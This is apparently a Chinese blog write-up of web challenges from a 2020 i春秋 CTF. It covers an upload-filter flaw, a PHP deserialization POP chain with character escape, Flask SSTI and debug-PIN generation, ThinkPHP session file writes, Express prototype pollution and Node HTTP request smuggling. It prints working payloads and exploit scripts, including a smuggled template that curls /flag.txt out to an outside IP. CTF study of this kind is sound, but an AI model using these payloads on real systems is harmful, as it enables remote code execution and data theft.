i春秋2020新春疫战 非SQL题目解析

原创

HyyMbb 于 2020-02-25 22:40:09 发布

分类专栏： ctf

本文链接：https://blog.csdn.net/a3320315/article/details/104505338

Ezupload

这道题目可能是师傅的失误，在上传后缀名过滤的数组中有一些失误~~

导致直接上传`php`马，得到`flag`~~


这儿贴一下上传`shell`查看的源码

```
<?php
error_reporting(0);
header("Content-type: text/html; charset=utf-8");
$sandbox='sandbox/'.md5($_SERVER['remote_addr']);
echo $sandbox;
mkdir($sandbox);
chdir($sandbox);
if (!empty($_FILES)):
$ext = pathinfo($_FILES['file_upload']['name'], PATHINFO_EXTENSION);
if (in_array($ext, ['php,htaccess,ini,'])) {
    die('upload failed');
}

move_uploaded_file($_FILES['file_upload']['tmp_name'], './' . $_FILES['file_upload']['name']);
echo "<br><br>";
echo "<a href='{$sandbox}/{$_FILES['file_upload']['name']}'>{$_FILES['file_upload']['name']}</a>";

endif;
?>
<form method="post" enctype="multipart/form-data">
   上传: <input type="file" name="file_upload">
    <input type="submit">
</form>
```

这儿很明显的问题

```
if (in_array($ext, ['php,htaccess,ini,'])) {
    die('upload failed');
}
```

过滤数组写成这个样子了~~·



babyphp

先贴一下关键源码

```
<?php
require_once('lib.php');
echo '<html>
<meta charset="utf-8">
<title>update</title>
<h2>这是一个未完成的页面，上线时建议删除本页面</h2>
</html>';
if ($_SESSION['login']!=1){
 echo "你还没有登陆呢！";
}
$users=new User();
$users->update();
if($_SESSION['login']===1){
 require_once("flag.php");
 echo $flag;
}

?>
```

根据代码我们知道需要我们`$_SESSION['login']===1`，我访问的时候总是显示你还没有登录，然后我就以为需要`sql`注入得到`admin`的密码~~
结果才发现这儿就是一个坑，根本不需要注入，就是显示几个字迷惑你的，因为根本就不是`die`函数，后面还可以继续执行，在这个点坑惨了~~

```php
public function login($sql)
{
    $this->mysqli=new mysqli($this->hostname, $this->dbuser, $this->dbpass, $this->database);
    if ($this->mysqli->connect_error) {
        die("连接失败，错误:" . $this->mysqli->connect_error);
    }
    $result=$this->mysqli->($sql);
    $result->bind_param('s', $this->name);
    $result->execute();
    $result->bind_result($idResult, $passwordResult);
    $result->fetch();
    $result->close();

    if ($this->token=='admin') {
        return $idResult;
    }
    if (!$idResult) {
        echo('用户不存在!');
        return false;
    }
    if (md5($this->password)!==$passwordResult) {
        echo('密码错误! ');
        return false;
    }
    $_SESSION['token']=$this->name;
    return $idResult;
}
```


这个是PDO预编译的根本不存在注入的情况，这儿需要我们使用`admin`登录，因为根据代码我们可知，当我们以admin登录后，这个时候的`$_SESSION`就会变为`admin`（当然这儿是反序列化实现登录的）,当我们反序列化登录后，这个时候再返回登录界面，账号为`admin`，`密码随便填写`都会登录成功~~

看下面的代码


```php
public function login() {
    if(isset($_POST['username'])&&isset($_POST['password'])){
    $mysqli=new dbCtrl();
    $this->id=$mysqli->login('select id,password from user where username=?');
    if($this->id){
    $_SESSION['id']=$this->id;
    $_SESSION['login']=1;
    echo "你的ID是".$_SESSION['id'];
    echo "你好! ".$_SESSION['token'];
    echo "<script>window.location.href='./update.php'</script>";
    return $this->id;
    }
}
```


登陆时只要有返回值就会使`$_SESSION['login']`的值为1

```php
if ($this->token=='admin') {
    return $idResult;
}
```

而我们知道我们已经反序列化登录，所以此时这个判断条件成立，有返回值，登录成功，就会显示`flag`

那我们来寻找一下如何反序列化的pop链，首先题目中有一个迷惑项



这个反序列化可以读文件，但是flag被过滤了，根本无法读取flag.php，而且这儿没有回显的点，不是`echo`，可以直接显示内容，所以这儿也是迷惑你的

pop链构造

```
<?php
class User
{
    public $id;
    public $age=null;
    public $nickname=null;
 public function __construct(){
        $this->age='select "1", "21232f297a57a5a743894a0e4a801fc3"';
        $this->nickname=new Info();
    }
}
class Info{
    public $CtrlCase;
    public function __construct(){
        $this->CtrlCase=new dbCtrl();
    }
}
Class UpdateHelper{
    public $sql;
    public function __construct(){
  $this->sql=new User();
    }
}
class dbCtrl
{
    public $hostname="127.0.0.1";
    public $dbuser="root";
    public $dbpass="root";
    public $database="test";
    public $name="admin";
 public $password='admin';
}
echo serialize(new UpdateHelper());
?>
```

简单说明一下链的链接方式

`UpdateHelper()` 有 `echo $this->sql;`，然后调用 `User()` 的 `__toString` 函数，再调用 `Info()` 的 `__call` 函数，最后调用 `dbCtrl` 的 `sql` 执行函数，这样就能实现登录了~~

两种sql语句

一、

我们这儿执行的sql语句为

`select "1", "21232f297a57a5a743894a0e4a801fc3"`

其中第二项为 `admin` 的 `MD5` 值，同时我们序列化时另 `password` 和 `name` 都为 `admin`，这是就能登录成功了

二、

你也可以构造其它的`sql`语句，使得直接返回密码

```
        }
        $_SESSION['token']=$this->name;
        return $idResult;
}
```

这个会返回查询的第一个值，所以我们可以这样构造

```
select password, '21232f297a57a5a743894a0e4a801fc3' from user username = 'admin'
```

这道题目真正的考点明显是`反序列化的字符逃逸`
以前也写了相关的文章，大家可以参考看一下

链接

- 首先是查看`update.php`代码的执行顺序，直接调用了`$users->update()`
- 然后查看哪儿开始序列化的
  update函数执行反序列化
  `$Info=unserialize($this->getNewinfo());`
  我们真正序列化的是Info类，然后再经过`safe`函数过滤

```
return safe(serialize(new Info($age,$nickname)));
```

- 打印出最原始的序列化内容

```
O:4:"Info":3:{s:3:"age";s:6:"we_age";s:8:"nickname";s:11:"we_nickname";s:8:"CtrlCase";N;}
```

- 打印出我们需要的pop链的内容

```
O:12:"UpdateHelper":1:{s:3:"sql";O:4:"User":3:{s:2:"id";N;s:3:"age";s:46:"select "1", "21232f297a57a5a743894a0e4
a801fc3"";s:8:"nickname";O:4:"Info":1:{s:8:"CtrlCase";O:6:"dbCtrl":6:{s:8:"hostname";s:9:"127.0.0.1";s:6:"dbuser
";s:4:"root";s:6:"dbpass";s:4:"root";s:8:"database";s:4:"test";s:4:"name";s:5:"admin";s:8:"password";s:5:"admin"
;}}}}
```

我们要想办法将我们需要的链插入到原始序列化内容中，并成功地反序列化


我们可以知道我们需要的链为`341`个字符，而我们替换的时候可以选择插入符号`*`，这样替换成`hacker`，就能逃逸5个字符~~
以下我用`三四一`代替我们需要的`pop`链字符
我们至少需要构造成这个样子

```
**********";s:1:"1";三四一}
```

为什么是这个样子呢，我们最后在三四一后面添加一个`}`，则代表后面多余的字符就会被舍弃，而序列化内容必须符合键值对的样子
我们如果不加一个`s:1:"1"`，我们假如的那一部分最后余下一个单独的，这样就不能成功反序列化
我们拿python的字典举例
{
“name”:“pony”,
“class”:“555”
}
这样就是成立的，如果不加s:1:"1"就会变成这个样子
{
“name”:“pony”,
“class”:
}
只是一个类比的例子


下面我们来计算需`*`的个数
这几个字符是我们必须加的
`";s:1:"1";}`，这儿多加了十一个字符
我们来列举以下简单的方程，设符号`*`有`x`个
则`341+x+11=6x`，这样x明显不能取整数，所以我们还可以在最后的`}`后面添加字符，使得总数为5的倍数，我们只需要再添加3个额外的字符就可以了，这样`x`为`71`，即`71`个`*`

最后如这个样子
`**********";s:1:"1";O:12:"UpdateHelper":1:{s:3:"sql";O:4:"User":3:{s:2:"id";N;s:3:"age";s:46:"select "1", "21232f297a57a5a743894a0e4a801fc3"";s:8:"nickname";O:4:"Info":1:{s:8:"CtrlCase";O:6:"dbCtrl":6:{s:8:"hostname";s:9:"127.0.0.1";s:6:"dbuser";s:4:"root";s:6:"dbpass";s:4:"root";s:8:"database";s:4:"test";s:4:"name";s:5:"admin";s:8:"password";s:5:"admin";}}}}}xxx`




由于我之间做过了，所以这次我换了个`PHPSESSID`

我们进入登录页面，记得更换`PHPSESSID`



这个时候直接返回你的id为1，可以看见我的密码随便输入的，也能登录成功，这个时候再切换到update页面就能看见flag了



Flaskapp

这个题也是比较老的题了，SSTI+生成PIN码

参考链接

Flask debug pin安全问题
从一道ctf题谈谈flask开启debug模式存在的安全问题

直接说一下解题步骤

- SSTI实在解码的地方，不过过滤一些关键词，不过还是能直接getshell

```
{{{}.__class__.__base__.__subclasses__()[103].__init__.__globals__['__builtins__']['ev'+'al']("__imp"+"ort_"+"_('o"+"s').po"+"pen('dir').read()")}}
```

```
{{{}.__class__.__mro__[1].__subclasses__()[103].__init__.__globals__['open']('this_is_the_fl'+'ag.txt').read()}}
```

- 读取绝对路径，这个在解码处随便输出几个字符就会报错得到绝对路径~~，注意的是python2最后是`pyc`，而python3最后是`py`
- 读取username，这个直接读取`/etc/passwd`就可以了
- 读取MAC地址`/sys/class/net/eth0/address`，最后转换成十进制
- 读取`machine-id`，不过有时后环境在docker中，则读取`/proc/self/cgroup`，取/docker/后面的数字，如果此文件不存在再读取machine-id

最后直接运行脚本得到PIN码，直接RCE~~

```python
import hashlib
from itertools import chain
probably_public_bits = [
    'flaskweb',# username
    'flask.app',# modname
    'Flask',# getattr(app, '__name__', getattr(app.__class__, '__name__'))
    '/usr/local/lib/python3.7/site-packages/flask/app.py' # getattr(mod, '__file__', None),
]

private_bits = [
    '2485377957890',# str(uuid.getnode()),  /sys/class/net/ens33/address
    '3c7c60af8484830ab0b1e9615fada4e74d93a8a111baa4afcd949feeab56c320'# get_machine_id(), /etc/machine-id
]

h = hashlib.md5()
for bit in chain(probably_public_bits, private_bits):
    if not bit:
        continue
    if isinstance(bit, str):
        bit = bit.encode('utf-8')
    h.update(bit)
h.update(b'cookiesalt')

cookie_name = '__wzd' + h.hexdigest()[:20]

num = None
if num is None:
    h.update(b'pinsalt')
    num = ('%09d' % int(h.hexdigest(), 16))[:9]

rv =None
if rv is None:
    for group_size in 5, 4, 3:
        if len(num) % group_size == 0:
            rv = '-'.join(num[x:x + group_size].rjust(group_size, '0')
                          for x in range(0, len(num), group_size))
            break
    else:
        rv = num

print(rv)
```

easy_thinking

这个直接是一个thinkphp的写任意文件~~

参考链接

查看源代码，我们发现在search页面直接将内容写进去了

```
    public function search()
    {
        if (Request::isPost()){
            if (!session('?UID'))
            {
                return redirect('/home/member/login');
            }
            $data = input("post.");
            $record = session("Record");
            if (!session("Record"))
            {
                session("Record",$data["key"]);
            }
            else
            {
                $recordArr = explode(",",$record);
                $recordLen = sizeof($recordArr);
                if ($recordLen >= 3){
                    array_shift($recordArr);
                    session("Record",implode(",",$recordArr) . "," . $data["key"]);
                    return View::fetch("result",["res" => "There's nothing here"]);
                }

            }
            session("Record",$record . "," . $data["key"]);
            return View::fetch("result",["res" => "There's nothing here"]);
        }else{
            return View("search");
        }
    }
}
```


这个时候 `session` 一般储存在 `/runtime/session` 文件夹下面，我们直接将我们的 `PHPSESSID` 改为php结尾的后缀就行了，注意总共的字符数只能为32个，然后再访问 `sess_YOURPHPSESSID.php` 就行了

这个时候打开phpinfo，发现系统函数无法使用，我们直接使用php7全版本的exp
链接
就能直接得到flag


ezExpress

这是一道考察JS特性和原型链污染的题目
JS特性参考链接

注意这道题目传参时必须使用json的格式
直接贴出exp

```
{"__proto__":{"outputFunctionName":"_tmp1;return global.process.mainModule.constructor._load('child_process').execSync('cat /flag');//"}}
```

然后再访问info页面就可以了~~



访问的时候记得带上`cookie`

Node Game

这个题目是根据另外一道题目改变的，其实也没什么好说的，主要是利用`node.js v8.12.0`的漏洞
参考链接

> 程序在底层处理的时候会舍弃高位的字符，只保留低位的字符。

传入`chr(0xffa0)`
处理后会被截断为`chr(0xa0)`

那么我们可以这样处理请求

```
def exp_code(word):
    return quote(''.join(chr(int('0xff' + hex(ord(c))[2:].zfill(2), 16)) for c in word))
```

然后再利用http的走私攻击
exp:

```
import requests
import urllib.parse
payload="""x HTTP/1.1

POST /file_upload HTTP/1.1
Host: localhost:8081
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:72.0) Gecko/20100101 Firefox/72.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=--------------------------128372665019730887882607829 42
Content-Length: 62792
Origin: http://localhost:8081
Connection: close
Referer: http://localhost:8081/?action=upload
Upgrade-Insecure-Requests: 1

----------------------------128372665019730887882607829 42
Content-Disposition: form-data; name="file"; filename="xxx.pug"
Content-Type: ../template

- global.process.mainModule.require('child_process').execSync('curl http://129.204.207.114:888 -X POST -d `cat /
flag.txt`')
----------------------------128372665019730887882607829 42--


"""

payload = payload.replace("\n", "\r\n")
payload = ''.join(chr(int('0xff' + hex(ord(c))[2:].zfill(2), 16)) for c in payload)
print(payload)
requests.get('http://101.200.195.106:33322/core?q='+urllib.parse.quote(payload))
```

exp2:

```
# exp.py

import requests
import sys

payloadRaw = """x HTTP/1.1

POST /file_upload HTTP/1.1
Host: localhost:8081
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:72.0) Gecko/20100101 Firefox/72.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=--------------------------128372665019730887882607829 42
Content-Length: 6279
Origin: http://localhost:8081
Connection: close
Referer: http://localhost:8081/?action=upload
Upgrade-Insecure-Requests: 1

----------------------------128372665019730887882607829 42
Content-Disposition: form-data; name="file"; filename="5am3_get_flag.pug"
```

```
Content-Type: ../template

- global.process.mainModule.require('child_process').execSync('evalcmd')
-----------------------------1283726650197308878826078 2942--


"""

def getParm(payload):
    payload = payload.replace(" ","%C4%A0")
    payload = payload.replace("\n","%C4%8D%C4%8A")
    payload = payload.replace("\"","%C4%A2")
    payload = payload.replace("'","%C4%A7")
    payload = payload.replace("`","%C5%A0")
    payload = payload.replace("!","%C4%A1")

    payload = payload.replace("+","%2B")
    payload = payload.replace(";","%3B")
    payload = payload.replace("&","%26")

    # Bypass Waf
    payload = payload.replace("global","%C5%A7%C5%AC%C5%AF%C5%A2%C5%A1%C5%AC")
    payload = payload.replace("process","%C5%B0%C5%B2%C5%AF%C5%A3%C5%A5%C5%B3%C5%B3")
    payload = payload.replace("mainModule","%C5%AD%C5%A1%C5%A9%C5%AE%C5%8D%C5%AF%C5%A4%C5%B5%C5%AC%C5%A5")
    payload = payload.replace("require","%C5%B2%C5%A5%C5%B1%C5%B5%C5%A9%C5%B2%C5%A5")
    payload = payload.replace("root","%C5%B2%C5%AF%C5%AF%C5%B4")
    payload = payload.replace("child_process","%C5%A3%C5%A8%C5%A9%C5%AC%C5%A4%C5%9F%C5%B0%C5%B2%C5%AF%C5%A3%C5%A
5%C5%B3%C5%B3")
    payload = payload.replace("exec","%C5%A5%C5%B8%C5%A5%C5%A3")

    return payload

def run(url,cmd):
    payloadC =  payloadRaw.replace("evalcmd",cmd)
    urlC = url+"/core?q="+getParm(payloadC)
    requests.get(urlC)

    requests.get(url+"/?action=5am3_get_flag").text

if __name__ == '__main__':
    targetUrl = sys.argv[1]
    cmd = sys.argv[2]
    print run(targetUrl,cmd)

# python exp.py http://127.0.0.1:8081 "curl 129.204.207.114:888 -X POST -d `cat /flag.txt`"
```

参考链接

出题人